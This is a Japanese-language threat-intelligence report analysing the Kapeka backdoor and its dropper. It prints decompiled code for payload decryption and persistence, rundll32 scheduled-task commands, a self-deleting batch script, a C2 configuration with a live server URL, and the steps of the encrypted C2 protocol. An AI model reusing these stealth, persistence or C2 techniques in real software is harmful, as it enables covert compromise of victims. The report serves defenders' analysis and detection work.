KAPEKA

ヨーロッパで観測された新たなバックドアマルウェア

Researched and written by Mohammad Kazem Hassan Nejad

WithSecure™ Intelligence Research, April 2024

コンテンツ

エグゼクティブサマリー

- WithSecure は、少なくとも 2022 年半ばには東欧のターゲットに対する攻撃で既に使用されていた、斬新なバックドアを観測しました。
- 当社が『Kapeka』と命名したこのマルウェアは、それを使用する攻撃者にとって初期段階のツールキットとして機能し、またターゲットの資産に長期的にアクセスするために必要な機能をすべて備えた、柔軟性を持ったバックドアです。
- このマルウェアによる被害の傾向、観測頻度の低さ、ステルス性と巧妙さのレベルは、これが APT (Advanced Persistent Threat = 高度かつ持続的な脅威) によるものと判断すべきレベルの活動であることを示しています。
- 当社は、Kapeka、GreyEnergy および Prestige によるランサムウェア攻撃の共通点を発見し、Kapeka が Sandworm の攻撃ツールラインナップに新たに加わった可能性が高いと評価しています。Sandworm は、ロシア連邦軍参謀本部 (GRU) が運営するロシアの国家的サイバー攻撃グループで、ウクライナ地域におけるロシアの利益を追求するためのグループであり、特にウクライナへの破壊的な攻撃で知られています。
- Kapeka にはドロッパーが含まれており、ターゲットのマシンにバックドアを落として起動させ、その後自身を削除します。バックドアはまず情報を収集し、マシンとユーザーの両方にフィンガープリントを付け、使用者にその詳細を送信します。これにより、タスクがマシンに戻されたり、バックドアの設定が更新されたりします。当社は、Kapeka バックドアが Sandworm によってどのように伝播されるのかについては把握していません。
- Kapeka の開発と展開は、現在進行中のロシア・ウクライナ戦争に関連している可能性が高く、2022 年のロシアによるウクライナへの侵攻以来、Kapeka は中欧および東欧の企業／団体への標的型攻撃で使用されている可能性が高いです。
- Kapeka は 2022 年後半の Prestige ランサムウェアの展開につながる侵入で使用された可能性が高いです。
  Kapeka は GreyEnergy の後継ツールである可能性が高く、それ自体が Sandworm の攻撃ツールラインナップにおける BlackEnergy の後継であった可能性が高いと考えられます。

背景

2023 年半ば、WithSecure はロシアの APT 活動に関連していると思われる侵入セットで観察された複数のアーティファクトを発見しました。その 1 つは、2022 年後半にエストニアの物流会社で検出された未知のバックドア／ドロッパーでした。

分析の結果、2022 年半ばと 2023 年半ばにウクライナから VirusTotal に提出された、ドロップされたバックドアの 2 つの追加バージョンが発見され、そのうち 1 つは、バックドアを起動させる感染マシンからのスケジュールされたタスクファイルとともにパッケージ化されていました。当社は、送信者がターゲットであることを中レベルの信頼性で評価しました。

これらのデータポイントに基づいて、以下の推論がなされました:

- バックドアの過去の亜種は観測されておらず、公に報告されていない。
- バックドアの目撃頻度は低いことから、少なくとも 2022 年半ばから、限定された範囲の攻撃で使用されてきた。
- 被害者学に基づくと、バックドアは特に東欧をターゲットとした攻撃キャンペーンで使用された可能性が高い。

バックドアの希少性、その特徴、および東欧での観測情報に基づいて、当社はまず、『Kapeka』 (ロシア語で「小さなコウノトリ」) と名付けたバックドアは、おそらくロシアにルーツを持つ APT が東欧での標的型攻撃で使用したカスタムツールである可能性が高いという推測をおこないました。これは後に Microsoft 社によって裏付けられ、同社はこのマルウェアを KnuckleTouch[1] として検出し、Seashell Blizzard (Sandworm という別名でより広く知られている) のものであるとしています。これは、ロシアのより広範な戦略的目標と変化する諜報要件をサポートすることで知られている Sandworm グループに関連する過去および現在進行中 (2022 年のロシアによるウクライナ侵攻後を含む) の標的や活動と一致しています。

当社は、バックドアと Sandworm との関連の可能性を調査中に、Kapeka と Sandworm 関連していると考えられているツールキットである GreyEnergy との共通点を観測し、さらに、Kapeka と GreyEnergy、そして 2022 年後半に発生した Prestige ランサムウェア攻撃との関連も発見しました。

本レポートでは、バックドアとその機能の詳細な技術的分析を行い、Kapeka と Sandworm との関連について分析します。本レポートの目的は、企業、政府、そしてより広範なセキュリティコミュニティの認識を高めることです。当社は、政府と一部の顧客に本レポートを先行して提供しました。当社はまたレポートに加え、レジストリベースでハードコードされたコンフィギュレーションエクストラクタ、バックドアのネットワーク通信を解読しエミュレートするスクリプト、そして予想されるように、侵害の指標、YARA ルール、MITRE ATT&CK マッピングのリストを含む、リサーチの結果として作成された資料を公開しています。

1 https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Backdoor:Win64/KnuckleTouch.A!dha




Figure 1: Kapeka の概要

ドロッパーの分析

Kapeka ドロッパーは 32 ビットの Windows 実行ファイルで、ターゲットのマシンにバックドアをドロップし、実行し、永続性を設定し、ディスクから自身を削除します。リソースセクションに埋め込まれたバックドアのバイナリーは AES-256 を介して暗号化されています。ドロッパーのリソースセクションには、バックドアの 32 ビットバージョンと 64 ビットバージョンの両方が含まれており、ターゲットのマシンのプロセッサに応じて適切なバージョンを選択します。ドロッパーはバイナリーを復号化するために埋め込まれたキーを利用します。ただし、埋め込みキーが設定されていない場合は、復号化のキーとしてコマンドライン文字列を使用するようにデフォルト設定されます。Figure 2 はドロッパーのリソースセクションから適切なバックドアバイナリーを抽出して復号化するために使用されるコードスニペットです。

```
v4 = (const WCHAR *)&embedded_aes_key;
if ( !embedded_aes_key )
  v4 = (const WCHAR *)cryptKeyHANDLE;
aes_key = v4;
v5 = 1;
fileContent = 0;
memset(&SystemInfo, 0, sizeof(SystemInfo));
GetNativeSystemInfo(&SystemInfo);
cryptKeyHANDLE = 0;
resource_name = (const WCHAR *)((SystemInfo.wProcessorArchitecture != 0) + 3);
ModuleHandle = GetModuleHandleExW(4u, (LPCWSTR)sub_4011F0, (HMODULE *)&cryptKeyHANDLE);
v8 = ModuleHandle ? cryptKeyHANDLE : 0;
ResourceW = FindResourceW((HMODULE)v8, resource_name, (LPCWSTR)10);
v10 = ResourceW;
if ( ResourceW )
{
  Resource = LoadResource((HMODULE)v8, ResourceW);
  if ( Resource )
  {
    phProv = (HCRYPTPROV)LockResource(Resource);
    if ( phProv )
    {
      v12 = SizeofResource((HMODULE)v8, v10);
      v13 = v12;
      if ( v12 )
      {
        v29 = v12;
        ProcessHeap = GetProcessHeap();
        v15 = (BYTE *)HeapAlloc(ProcessHeap, 8u, v29);
        pbData = v15;
        if ( v15 )
        {
          memmove_0(v15, (const void *)phProv, v13);
          fileContent = v13;
          phProv = 0;
          v16 = 0;
          if ( CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000) )
          {
            cryptKeyHANDLE = 0;
            if ( initialize_key(phProv, aes_key, (HCRYPTKEY *)&cryptKeyHANDLE) )
              v16 = CryptDecrypt((HCRYPTKEY)cryptKeyHANDLE, 0, 1, 0, pbData, &fileContent);
```

Figure 2: ドロッパーのリソースセクションからバックドアファイルを解読するコードスニペット

プロセスの権限に応じて、復号化されたバックドアのバイナリーは、CSIDL_COMMON_APPDATA (管理者または SYSTEM の場合) または CSIDL_LOCAL_APPDATA (そうでない場合) の Microsoft というフォルダの下に隠しファイルとしてドロップされます。
注：CSIDL_COMMON_APPDATA は通常「C:\ProgramData」であり、CSIDL_LOCAL_APPDATA は通常「C:〃Users<ユーザー名>：AppData：Local」です。ファイル名は 5〜6 文字で、子音と母音からランダムに生成され (正規の単語のように見えるようにするため)、拡張子は「.wll」です。注目すべき点は、ドロッパーがシステムディレクトリの下にある SensApi.dll (正規の Windows DLL) を探し、SetFileTime()を使用して、ドロップされたバックドアバイナリーのファイル時間属性を正規の DLL と一致するように変更することです。

その後、ドロッパーは rundll32 を呼び出し、バックドアの最初のエクスポート番号 (#1) を「-d」引数で渡すことで、バックドアのバイナリーを起動します。Figure 3 はバックドアを起動するために使用されるコマンドラインの例を示しています。




Figure 3: バックドアを起動するドロッパーの例

プロセス権限に応じて、ドロッパーはスケジュールタスク (管理者または SYSTEM の場合) または自動実行レジストリ (そうでない場合) としてバックドアの永続性を設定します。スケジュールされたタスクの場合、schtasks コマンド経由で「Sens Api」というスケジュールされたタスクを作成し、システム起動時に SYSTEM として実行されるように設定します。オートランユーティリティによる永続化を確立するために、「reg add」コマンドを使って、HKCUSOFTWARE\MicrosoftWindows\CurrentVersion の下に「Sens Api」というオートランエントリーを追加します。両方の永続化メカニズムは、rundll32 を呼び出し、追加の引数なしでバックドアの最初のエクスポート序数 (#1) を渡すことによってバイナリーを起動するように設定されています。Figure 4 は適切な永続化メカニズムを作成するために使用されるコードスニペットです。

```
  hkcu_string[0] = 0x4B0048;
  v1 = 0;
  hkcu_string[1] = 0x550043;                    // HKCU
  v14 = 0;
  wcscpy(String, L"%ws \\\"%ws\\\", #1");
  if ( sub_4013C0((char **)&lpString) )
  {
    v2 = lstrlenW(lpString);
    v3 = lstrlenW(v15) + v2;
    v4 = 2 * (v3 + lstrlenW(String)) + 2;
    if ( v4 )
    {
      v11 = v4;
      ProcessHeap = GetProcessHeap();
      fileName = (WCHAR *)HeapAlloc(ProcessHeap, 8u, v11);
      if ( fileName )
      {
        wsprintfW(fileName, String, lpString, v15);
        if ( is_user_admin() || is_user_system() )
        {
          v9 = lstrlenW(fileName);
          v8 = add_schtask((BOOL)fileName, 2 * v9 + 2);
        }
        else
        {
          v7 = lstrlenW(fileName);
          v8 = add_autorun((const WCHAR *)hkcu_string, (int)fileName, 2 * v7 + 2);
        }
        v1 = v8;
        HeapFreeWrapper(fileName);
      }
    }
    HeapFreeWrapper((LPVOID)lpString);
  }
  return v1;
}
```

Figure 4: 永続性を追加するコードスニペット

当社は、感染したマシンから Kapeka スケジュールタスクファイルを特定しました。スケジュールされたタスクは、分析されたドロッパーバイナリーが作成する「Sens Api」ではなく、「OneDrive」と呼ばれていました。さらに、このインスタンスのバックドア名 (wslsrv) は、分析したドロッパーバイナリーに見られるような名前の生成方法 (子音と母音を使用) に従っておらず、起動するコマンドラインもわずかに異なっていました。Figure 5 はこのインスタンスで見られた実行コマンドラインと、ドロッパーによって作成されたスケジュールされたタスクの例を示しています。

Kapeka scheduled task called "OneDrive" found in-the-wild

```
<Exec>
  <Command>cmd</Command>
  <Arguments>/c start C:\Windows\system32\rundll32.exe C:\ProgramData\Microsoft\wslsrv.wll, #1</Arguments>
</Exec>
```

Kapeka scheduled task called "Sens Api" created by dropper

```
<Exec>
  <Command>C:\Windows\system32\rundll32.exe</Command>
  <Arguments>"C:\ProgramData\Microsoft\ladoza.wll", #1</Arguments>
</Exec>
```

Figure 5: Kapeka の実行コマンドは、"OneDrive "と呼ばれるスケジュールされたタスクと、ドロッパーが作成した "Sens Api "の比較で見られる。

最後に、ドロッパーは隠しバッチファイルを CSIDL_LOCAL_APPDATA にドロップして起動し、ディスクからドロッパーを削除します。ファイル名は 3～4 文字で、バックドアに使用されているのと同じ名前生成アルゴリズムで生成されます。ユーザーが管理者である場合、MoveFileExW()を呼び出し、dwFlags を MOVEFILE_DELAY_UNTIL_REBOOT に、lpNewFileName を NULL に設定することで、再起動時にバッチファイルが削除されるように設定されます。Figure 6 はドロップされたバッチファイルのファイル内容を示しています。

```
1 @echo off
2 :label
3 del /q /f "<DROPPER_EXECUTABLE_PATH>"
4 if exist "<DROPPER_EXECUTABLE_PATH" goto label
5
```

Figure 6: ドロップされたバッチスクリプトのファイルコンテンツ

バックドアの分析

Kapeka バックドアは、(名前ではなく) 序数 [2] でエクスポートされた 1 つの関数を含む Windows DLL です。バックドアは C++で記述され、Visual Studio 2017 (15.9) を使用してコンパイル (linker 14.16) されています。バックドアファイルは拡張子(.wll)で Microsoft Word アドインを装っていますが、実際は DLL ファイルです。

このバックドアは、最初の実行時には"-d "引数付きで実行され、その後の実行時には引数なしで実行されるようになっています (これは、「ドロッパーの分析」で述べた永続化メソッドによって実現されます)。このフラグの目的は以降のセクションで説明します。

他の多くのバックドアと同様に、バックドアの実装はマルチスレッドで、スレッド間のデータ同期とシグナリングのためにイベントオブジェクト [3] を利用しています。合計で、バックドアは 4 つのメインスレッドを起動します:

- 最初のスレッド: これは初期化と終了ルーチンを実行するプライマリースレッドで、タスクや更新された C2 コンフィギュレーションを受信するための C2 ポーリングもおこなう。
- 2 番目のスレッド: Windows のログオフイベントを監視し、ログオフ時にバックドアのグレースフルエグジットルーチンを実行するようプライマリースレッドにシグナルを送る。
- 3 番目のスレッド: 処理すべきタスクの入力を監視する。このスレッドは受信した各タスクを実行するために後続のスレッドを起動する。
- 4 番目のスレッド: タスクの完了を監視し、処理されたタスクの結果を C2 に送り返す。

データ処理に関しては、バックドアは、スレッド／ミューテックス／オブジェクトハンドルを含む、後続のすべてのデータオブジェクトと構造を保持するために、大きな主構造体を利用します。さらに、バックドアは JSON ('rapidjson'ライブラリを使用して実装されている) を利用して、内部的にデータ (C2 コンフィギュレーションや受信したタスクなど) を保持するだけでなく、C2 サーバーと情報を送受信します。合計で 36 個のユニークな JSON キーがあり、後のセクションで詳述する複数の JSON 構造にまたがっています。各 JSON キーは難読化されており、長さは 6 文字です。難読化されたフィールド名は、分析したサンプル間で変更されていません。Figure 7 はバックドアに見られる難読化された JSON フィールド名の例を示しています。

2 https://learn.microsoft.com/en-us/cpp/build/exporting-functions-from-a-dll-by-ordinal-rather-than-by-name

3 https://learn.microsoft.com/en-us/windows/win32/sync/using-event-objects

```
.rdata:0000000180023398 aJrczrx:
.rdata:0000000180023398
.rdata:0000000180023398                 text "UTF-16LE", 'jRcZrx',0
.rdata:00000001800233A6                 align 8
.rdata:00000001800233A8 aJxs2hz:
.rdata:00000001800233A8
.rdata:00000001800233A8                 text "UTF-16LE", 'jxs2HZ',0
.rdata:00000001800233B6                 align 8
.rdata:00000001800233B8 aLsml1j:
.rdata:00000001800233B8
.rdata:00000001800233B8                 text "UTF-16LE", 'LSmL1j',0
.rdata:00000001800233C6                 align 8
.rdata:00000001800233C8 aSiskba:
.rdata:00000001800233C8
.rdata:00000001800233C8                 text "UTF-16LE", 'SIsKba',0
.rdata:00000001800233D6                 align 8
.rdata:00000001800233D8 a3qy9vy:
.rdata:00000001800233D8
.rdata:00000001800233D8                 text "UTF-16LE", '3qY9vY',0
.rdata:00000001800233E6                 align 8
.rdata:00000001800233E8 a36d6mo:
.rdata:00000001800233E8
.rdata:00000001800233E8                 text "UTF-16LE", '36d6Mo',0
.rdata:00000001800233F6                 align 8
.rdata:00000001800233F8 aRzynkr:
.rdata:00000001800233F8
.rdata:00000001800233F8                 text "UTF-16LE", 'RzYnkr',0
.rdata:0000000180023406                 align 8
.rdata:0000000180023408 aKbxzsb:
.rdata:0000000180023408
.rdata:0000000180023408                 text "UTF-16LE", 'KBXZSb',0
.rdata:0000000180023416                 align 8
```

Figure 7: 難読化された JSON フィールド名の例

暗号化とエンコーディングのために、バックドアはその実行を通して 3 つの別々の方法、すなわち、AES-256 (CBC モード)、XOR、RSA-2048 を利用する: AES-256 (CBC モード)、XOR、RSA-2048 で、RSA 公開鍵はサンプルごとに変更されます。

バックドアの設定

バックドアには、AES-256 で暗号化された C2 コンフィギュレーションが埋め込まれています。コンフィギュレーションは 32 バイトのキーと 8 バイトのパディング、そして暗号化されたコンフィギュレーションデータで構成されています。コンフィギュレーションはバックドアの初期化フェーズで復号化されます。バックドアはまた、初期化フェーズ中にレジストリに保持されている既存のコンフィギュレーションも読み取ります。バックドアが'-d'引数で起動されたか、レジストリに既存のコンフィギュレーションがあるかによって、バックドアは使用するコンフィギュレーションを選択します。d'引数 (最初

の実行を示す) が提供された場合、バックドアはその埋め込み設定を優先し、そうでない場合はレジストリから既存の設定を読み込み、利用できない場合は埋め込み設定にフォールバックします。
GUID 値を生成するために、マルウェアは GetCurrentHwProfileW()を呼び出し、szHwProfileGuid フィールドをフェッチします。バックドアの以前のバージョンでは、マルウェアは単純にフェッチされた値を GUID として使用しますが、当社が分析したバックドアの最新バージョンでは、マルウェアは、GUID に適用される CRC32 および PRNG (疑似乱数ジェネレータ) 演算を実装するカスタムアルゴリズムと、一意の GUID を生成するためのバイナリー内のハードコードされた値（後のセクションで「LSmL1j」として説明）を含んでいます。バックドアのすべてのバージョンにおいて、GetCurrentHwProfileW()が失敗した場合、バックドアはハードコードされた GUID 値("0CA1BE92-FB73-BB74-5E41-00FDE76B2E8D")をデフォルトとします。バックドアは、"GlobalBFE_Notify_Event_<GUID>"と同じアルゴリズムを使用してミューテックスを生成しますが、フォールバック値は代わりに"{ad584834 - f1b9 - 1587 - 637b - 1e0025582179}"です。

永続化されたコンフィギュレーションは、HKLMSOFTWARE から 32 バイトの MachineGuid (UTF-16) 値で構成されるキーで AES-256 によって暗号化され、レジストリキーのクエリが失敗した場合、ハードコードされた 32 バイトのキー「Azbi3l1xIgcRzTsOHopgrwUdJUMWpOFt」にフォールバックします。例を Figure 8 に示します。




Figure 8: レジストリ値 "Seed "に永続化される暗号化された設定の例

埋め込みコンフィギュレーションと永続化コンフィギュレーションは、どちらも JSON 形式でエンコードされます。C2 コンフィギュレーションの JSON 構造は Figure 9 で説明されています。C2 コンフィギュレーションの例を Figure 10 に示します。

JSON Key	Value type	Value
GafpPS	Nested object	Holds the C2 configuration components mentioned below.
LsHsAO	Array	C2 Server URLs (required). This is the only mandatory field for the backdoor's embedded configuration.
hM4cDc	Integer	C2 polling interval (minutes) – The actual polling interval is randomized each time between the specified amount and next minute. If not present, the default amount is 10 minutes.
nLMNzt	Integer	Maximum alive time (days) – The maximum number of days the backdoor will try connecting to the C2 since its initialization or last successful C2 poll before uninstalling itself. If not present, the default amount is 3 days.
rggw8m	Nested object	Holds the system time structure[4] objects mentioned below. The values are generated & updated at runtime by the backdoor using GetSystemTimeAsFileTime(). This essentially keeps track of the backdoor's alive time and last successful C2 poll. This is included in the persisted configuration in registry.
bhpaLg	Integer	System time (Low-order part)
sEXtXs	Integer	System time (High-order part)

Figure 9: C2 設定　JSON 構造

4 https://learn.microsoft.com/en-us/windows/win32/api/minwinbase/ns-minwinbase-filetime

```
{
  GafpPS: {
    LsHsAO: [
      https://185.106.122.242/map/zone
    ],
    hM4cDc: 180,
    nLMNzt: 10,
    rggw8m: {
      bhpaLg: 31088863,
      sEXtXs: 4274016778
    }
  }
}
```

Figure 10: C2 設定の例

初期のフィンガープリンティング

初期化の段階で、バックドアは一連の WinAPI コールとレジストリのクエリを通じて、被害者のマシンとユーザーに関する情報を収集します。この情報は定義された構造内に内部保存され、後に JSON フォーマットに変換されます。バックドアはこの JSON blob を、脅威アクターの C2 サーバーとの最初の通信とその後の通信で転送します。

Figure 11 は被害者のマシンから収集された情報、収集方法、および JSON キーマッピングの完全なリストを示しています。フィンガープリント情報を保持する JSON の例を Figure 12 に示します。

JSON Key	Information (Value)	Collection method
KBXZSb	Username	GetUserNameW() Overwritten by NetUserGetInfo() -> USER_INFO_1. usri1_name
Cwiq4j	User privileges	NetUserGetInfo() -> USER_INFO_1.usri1_priv
KKGCUr	Token elevation type	GetTokenInformation() -> TokenElevationType
arqSO1	Computer name	NetWkstaGetInfo() -> WKSTA_INFO_100.wki100_computername
pHsy0J	Domain name	NetWkstaGetInfo() -> WKSTA_INFO_100.wki100_langroup
ozYekP	OS Major Version	NetWkstaGetInfo() -> WKSTA_INFO_100.wki100_ver_major
8ORGRb	OS Minor Version	NetWkstaGetInfo() -> WKSTA_INFO_100.wki100_ver_minor
b0HqGu	ProductName	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
xsRMVc	Processor Architecture	GetNativeSystemInfo() -> SYSTEM_INFO. wProcessorArchitecture
q200c6	CSDVersion	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion
RAJ5MJ	ProductId	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
7N4QJp	RegisteredOwner	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner
tczMsk	RegisteredOrganization	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization
GQKkuo	UnknownFlag	GetVersionExW(&OSVERSIONINFOEXW) This flag is set as 1 if the API call is successful. The exact reason is unknown, but it is likely an OS check.
Wqk8xK	Windows Server 2003 R2 Build Number	GetSystemMetrics(89) -> SM_SERVERR2 This can serve as a check whether the OS is Windows Server 2003 R2.
eEM2N9	System Locale - Language	GetLocaleInfoW() -> LOCALE_SISO3166CTRYNAME
NPvllV	System Locale - Country	GetLocaleInfoW() -> LOCALE_SISO639LANGNAME

Figure 11: 収集した情報、方法、JSON マッピング

Figure 12: 収集した情報を保持する JSON の例

ネットワーク通信

バックドアは WinHttp 5.1 COM インターフェース (winhttpcom.dll) を使用してネットワーク通信コンポーネントを実装します。バックドアは C2 と通信し、タスクをポーリングし、フィンガープリント情報とタスクの結果を送り返します。バックドアは C2 から情報を送受信するために JSON を利用します。

2 つのスレッドがネットワーク通信を担当します。1 つはフィンガープリント情報の送信とタスクのポーリング、もう 1 つは完了したタスクの結果を C2 に送り返すものです。どちらのスレッドも同じリクエスト／レスポンスハンドラーを実装しています。リクエスト JSON の構造は Figure 13 で説明されています。C2 リクエスト JSON の例を Figure 14 に示します。

JSON Key	Value type	Value
jxs2HZ	Integer	Integer value distinguishing between the C2 poller (value 0) and response handler (value 1) thread.
LSmL1j	String	16-byte hexadecimal string that's hardcoded inside the binary. The exact purpose of this string is unknown. However, it is most likely a form of campaign/build identifier. For instance, to distinguish between private RSA keys to use for decryption.
SIsKba	Nested object	This holds the fingerprinted information that has been mentioned in section "Initial fingerprinting".
jRcZrx	Nested object	This holds the output for each of the executed backdoor tasks. This is only populated when task results are available to be sent to the C2. This structure is described further in section "Backdoor tasks".

Figure 13: C2 リクエスト JSON 構造




Figure 14: C2 リクエスト JSON の例

バックドアは、C2 に送信するデータ (Figure 13) をフォーマットするためにカスタム構造を使用します。Figure 15 は C2 リクエスト構造の注釈付き例を示します。カスタム構造は以下の手順で生成されます:

- 送信する JSON データの暗号化に使用するランダムな 32 バイトの AES キーを生成する。
- ランダムに生成された AES キーを使用して、JSON データを暗号化する。
- htonl()を使用してフォーマットされた暗号化されたデータサイズを保存する。
- バイナリーに埋め込まれた RSA-2048 公開鍵を使用し、32 バイトの AES 鍵を暗号化する。
- 暗号化された鍵のサイズを htonl() を使ってフォーマットして保存する。

- 任意のランダムデータを生成する。
  データを次のように並べる:
  <SIZEOFENCRYPTEDKEY><ENCRYPTEDKEY><SIZEOFENCRYPTEDJSONDATA><ENCRYPTEDJSONDATA><APPENDEDRANDOMDATA>
- 4 バイトの XOR キーを生成する。
- 生成された XOR キーを使ってデータ構造を XOR する。
- XOR キーをデータ構造に付加する。
- 最終的なデータ構造を C2 に送る。

